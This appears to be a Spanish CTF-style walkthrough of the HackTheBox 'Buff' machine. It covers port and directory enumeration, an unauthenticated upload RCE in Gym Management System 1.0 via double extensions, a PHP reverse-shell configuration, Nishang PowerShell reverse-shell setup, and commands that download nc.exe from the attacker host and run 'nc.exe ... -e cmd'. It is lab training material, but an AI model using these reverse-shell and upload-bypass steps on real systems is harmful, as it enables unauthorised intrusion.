

Buff

#####Buff Maquina windows easy

#####

Buff es una máquina Windows de fácil dificultad que cuenta con una instancia de Gym Management System 1.0. Se ha descubierto que sufre una vulnerabilidad de ejecución remota de código no autenticada. La enumeración de la red interna revela un servicio que se ejecuta en el puerto 8888. El archivo de instalación de este servicio se encuentra en el disco, lo que nos permite depurarlo localmente. Podemos realizar el reenvío de puertos para que el servicio esté disponible y explotarlo.

Escaneo:

fullscan

└─ nmap -Pn -p- -open 10.10.10.198 -T4

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-01-17 20:01 -05

Nmap scan report for 10.10.10.198 (10.10.10.198)

Host is up (0.071s latency).

Not shown: 65533 filtered tcp ports (no-response)

Some closed ports may be reported as filtered due to --defeat-rst-ratelimit

PORT STATE SERVICE

7680/tcp open pando-pub

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 96.68 seconds

versiones

nmap -Pn -p 8080 -sCV 10.10.10.198 -T4

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-01-17 20:08 -05

Nmap scan report for 10.10.10.198 (10.10.10.198)

Host is up (0.071s latency).

PORT STATE SERVICE VERSION

8080/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)

|_http-title: mrb3n's Bro Hut

| http-open-proxy: Potentially OPEN proxy.

|_Methods supported:CONNECTION

|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds

— nmap -Pn -p 7680,8080 -sCV 10.10.10.198 -T4

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-01-17 20:09 -05

Nmap scan report for 10.10.10.198 (10.10.10.198)

Host is up (0.070s latency).

PORT STATE SERVICE VERSION

7680/tcp open pando-pub?

8080/tcp open http Apache httpd 2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6)


|_http-open-proxy: Proxy might be redirecting requests

|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6


|_http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 85.18 seconds



aca encontramos un posible cms



Gym Management Software 1.0

gobuster

/feedback.php (Status: 200) [Size: 4252]

Progress: 1839 / 1543927 (0.12%)[ERROR] Get "<http://10.10.10.198:8080/video>": context deadline exceeded (Client.Timeout exceeded while awaiting headers)

/Home.php (Status: 200) [Size: 143]

/upload (Status: 301) [Size: 344] [--> <http://10.10.10.198:8080/upload/>]

/upload. (Status: 301) [Size: 345] [--> <http://10.10.10.198:8080/upload./>]

/upload.php (Status: 200) [Size: 107]

/About.php (Status: 200) [Size: 5337]

```

/Contact.php      (Status: 200) [Size: 4169]
/edit.php         (Status: 200) [Size: 4282]
/license          (Status: 200) [Size: 18025]
/license.         (Status: 200) [Size: 18025]
/Index.php        (Status: 200) [Size: 4969]
/up.php           (Status: 200) [Size: 209]
/packages.php     (Status: 200) [Size: 7791]
/examples         (Status: 503) [Size: 1058]
/include.         (Status: 301) [Size: 346] [--> http://10.10.10.198:8080/include/]
/include          (Status: 301) [Size: 345] [--> http://10.10.10.198:8080/include/]
Progress: 8952 / 1543927 (0.58%)[ERROR] Get "http://10.10.10.198:8080/txt.html": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 9231 / 1543927 (0.60%)[ERROR] Get "http://10.10.10.198:8080/145.txt": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
/licenses         (Status: 403) [Size: 1203]
/facilities.php   (Status: 200) [Size: 5961]

```

encontramos un posible sistema operativo win64


```

view-source:http://10.10.10.198:8080/licence

/ <link rev="made" href="mailto:postmaster@localhost" />
8 <style type="text/css"><!--/*--><![CDATA[/*><!--*/
9     body { color: #000000; background-color: #FFFFFF; }
10    a:link { color: #0000CC; }
11    p, address {margin-left: 3em;}
12    span {font-size: smaller;}
13 /*]]>*/--></style>
14 </head>
15
16 <body>
17 <h1>Object not found!</h1>
18 <p>
19
20
21     The requested URL was not found on this server.
22
23
24
25     If you entered the URL manually please check your
26     spelling and try again.
27
28
29
30 </p>
31 <p>
32 If you think this is a server error, please contact
33 the <a href="mailto:postmaster@localhost">webmaster</a>.
34
35 </p>
36
37 <h2>Error 404</h2>
38 <address>
39     <a href="/">10.10.10.198</a><br />
40     <span>Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6</span>
41 </address>
42 </body>

```

al parecer si existe un software llamado gym
searchsploit gym



hay 3 exploits el interesante es el Unauthenticated Remote Code Execution validnado en la web parece que afectan al apartemotro /upload?

```
filters.
# Exploit Details:
# 1. Access the '/upload.php' page, as it does not check for an authenticated user session.
# 2. Set the 'id' parameter of the GET request to the desired file name for the uploaded PHP file.
# - `upload.php?id=kamehameha`
# /upload.php:
# 4 $user = $_GET['id'];
# 34 move_uploaded_file($_FILES["file"]["tmp_name"],
# 35 "upload/". $user." ".$ext);
# 3. Bypass the extension whitelist by adding a double extension, with the last one as an acceptable extension (png).
# /upload.php:
# 5 $allowedExts = array("jpg", "jpeg", "gif", "png", "JPG");
# 6 $extension = @end(explode(".", $_FILES["file"]["name"]));
# 14 && in_array($extension, $allowedExts))
# 4. Bypass the file type check by modifying the 'Content-Type' of the 'file' parameter to 'image/png' in the POST request, a
# set the 'pupload' paramter to 'upload'.
# 7 if(isset($_POST['pupload'])) {
# 8 if ((($_FILES["file"]["type"] == "image/gif")
# 11 || ($_FILES["file"]["type"] == "image/png")
# 5. In the body of the 'file' parameter of the POST request, insert the malicious PHP code:
```

```
[ERROR] Get "http://10.10.10.198:8080/n5.htm": context deadline exceeded (Client.Timeout exceeded while awaiting
/boot. (Status: 301) [Size: 343] [--> http://10.10.10.198:8080/boot/]
/boot (Status: 301) [Size: 342] [--> http://10.10.10.198:8080/boot/]
/Upload (Status: 301) [Size: 344] [--> http://10.10.10.198:8080/Upload/]
/Upload. (Status: 301) [Size: 345] [--> http://10.10.10.198:8080/Upload./]
/Upload.php (Status: 200) [Size: 107]
/phpmyadmin (Status: 403) [Size: 1203]
/HOME.php (Status: 200) [Size: 143]
Progress: 86020 / 1543927 (5.57%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while
```

validando de aqui como funciona el exploit

<https://github.com/0xConstant/Gym-Management-1.0-unauthenticated-RCE>

parece que podemos subir una reverse shell php pero habria que añadir la extension al archivo jpeg

debido a que segun parece php no esta

permitido por listas negras.

localizamos una web shell python

```
~/machineshtb/Buf # 4. Bypass the file typ
locate shell php
/home/kali/TryHackme/LFIInclusion/php-reverse-shell.php
/home/kali/TryHackme/LFIInclusion/shellinclusion.php
/home/kali/TryHackme/LFIInclusion/shellphp.php
/home/kali/TryHackme/Startup/reverseshell.php
```

recordemos que al final el . nos indica que se pega en el directorio actual
cp /usr/share/webshells/php/php-reverse-shell.php .

modificamos puertos y servicios

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.3'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

la idea es utilizar tal cual como lo indica aqui

How it works

The path to upload files is `http://target.htb/upload.php?id=shell.php` and it's unrestricted, this allows anyone to upload files. But the bad thing is that there isn't enough restrictions of whitelisting/blacklisting against the type of files you can upload. I guess this is the path where admins can upload whatever they want so they don't really thought about protecting it, but leaving it unrestricted allows people to upload things, whether malicious or not.

In order to upload a php file, all you have to do is to add two extensions to the file name, like this:

`file_name.php.jpg` Here the JPEG file extension is allowed but PHP isn't, but the application only reads the last extension which is `.jpg` and from there it assumes that your file is a harmless image, but when the file stored on the server, it will be stored with the first extension which is `.php` and not `.jpg`.


como es upload validamos si nos deja descargar de nuestro server python
pero no dejo por lo cual utilizo el exploit 48506

ejecuto pero veo que en realidad no hace nada


aca hay algo interesante

validando ejecuto lo siguiente seguido del exploit 48506 **Unauthenticated Remote Code Execution Gym Management System**

con python2 porque falla con el 3




y tenemos shell



mejoramos esta mierda descargando nishan

tcp.ps1


<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>



recordemos que con nishang solamente es descargar el .ps1 y agregar esta linea alfinal


Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.30 -Port **1234**

```
120     }
121     catch
122     {
123         Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
124         Write-Error $_
125     }
126 }
127 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.30 -Port 1234|
```

Intente con certutil , powershell , wget y ninguno me funciono solo curl

`curl -o nishang.ps1 http://10.10.14.3:2000/nishang.ps1`



sin embargo no corrio procedo con nc
locate nc.exe

```

/usr/share/sectools/web-shells/fuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe
134
135 Busqueda de subdominios con wfuzz
136 ~/machineshtb/Buf
137 cp /usr/share/windows-resources/binaries/nc.exe
138 el --hc puede cambiar dependiendo del tipo de respuestas
139
140 B ~/machineshtb/Buf ión de usuarios con wfuzz:
141 st 200 hilos -hw=90 codigos de estado --hs "mensaje de usuario no valido" -
48506.py Buff.ctb0 Buff.pdf--nc.exe anishangfps1d phpwebshell.php.jpg" -w /usr
10.10.10.97/login.php
143
144 C ~/machineshtb/Buf
145
146 metodo put:
147 curl -X PUT -http://10.10.10.15/cia.txt -d ejemplo1.txt

```

intento con netcat y este si fuciono

curl -o nc.exe <http://10.10.14.3:2000/nc.exe>

nc.exe 10.10.14.3 1234 -e cmd

```

C:\xampp\htdocs\gym\upload> curl -o nc.exe http://10.10.14.3:2000/nc.exe
PNG
C:\xampp\htdocs\gym\upload>
sin emabargo no corrio procedo con nc
C:\xampp\htdocs\gym\upload> dir
PNG
locate nc.exe
/usr/share/sectools/web-shells/fuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe
Volume in drive C has no label.
Volume Serial Number is A22D-49F7
Directory of C:\xampp\htdocs\gym\upload
18/01/2024 02:52 <DIR>
18/01/2024 02:52 <DIR>
18/01/2024 02:24 53 kamehameha.php
18/01/2024 02:52 59,392 nc.exe
2 File(s) 59,445 bytes
2 Dir(s) 8,281,067,520 bytes free
C:\xampp\htdocs\gym\upload> nc.exe
PNG
146 metodo put:
147 curl -X PUT -http://10.10.10.15/cia.txt -d
C:\xampp\htdocs\gym\upload> nc.exe 10.10.14.3 1234 -e cmd

```

```
rlwrap nc -lvnp 1234
listening on [any] 1234

Buff
whoami
connect to [10.10.14.3] from 1(UNKNOWN) [10.10.10.198] 49909
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>
C:\xampp\htdocs\gym\upload>whoami
buff\shaun

C:\xampp\htdocs\gym\upload>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\xampp\htdocs\gym\upload

18/01/2024  02:52    <DIR>          .
18/01/2024  02:52    <DIR>          ..
18/01/2024  02:24                53 kamehameha.php
18/01/2024  02:52           59,392 nc.exe
                2 File(s)           59,445 bytes
                2 Dir(s)  8,299,569,152 bytes free

C:\xampp\htdocs\gym\upload>
```

#####escalada de privilegios **CloudMe_1112.exe Buffer**

Overflow #####

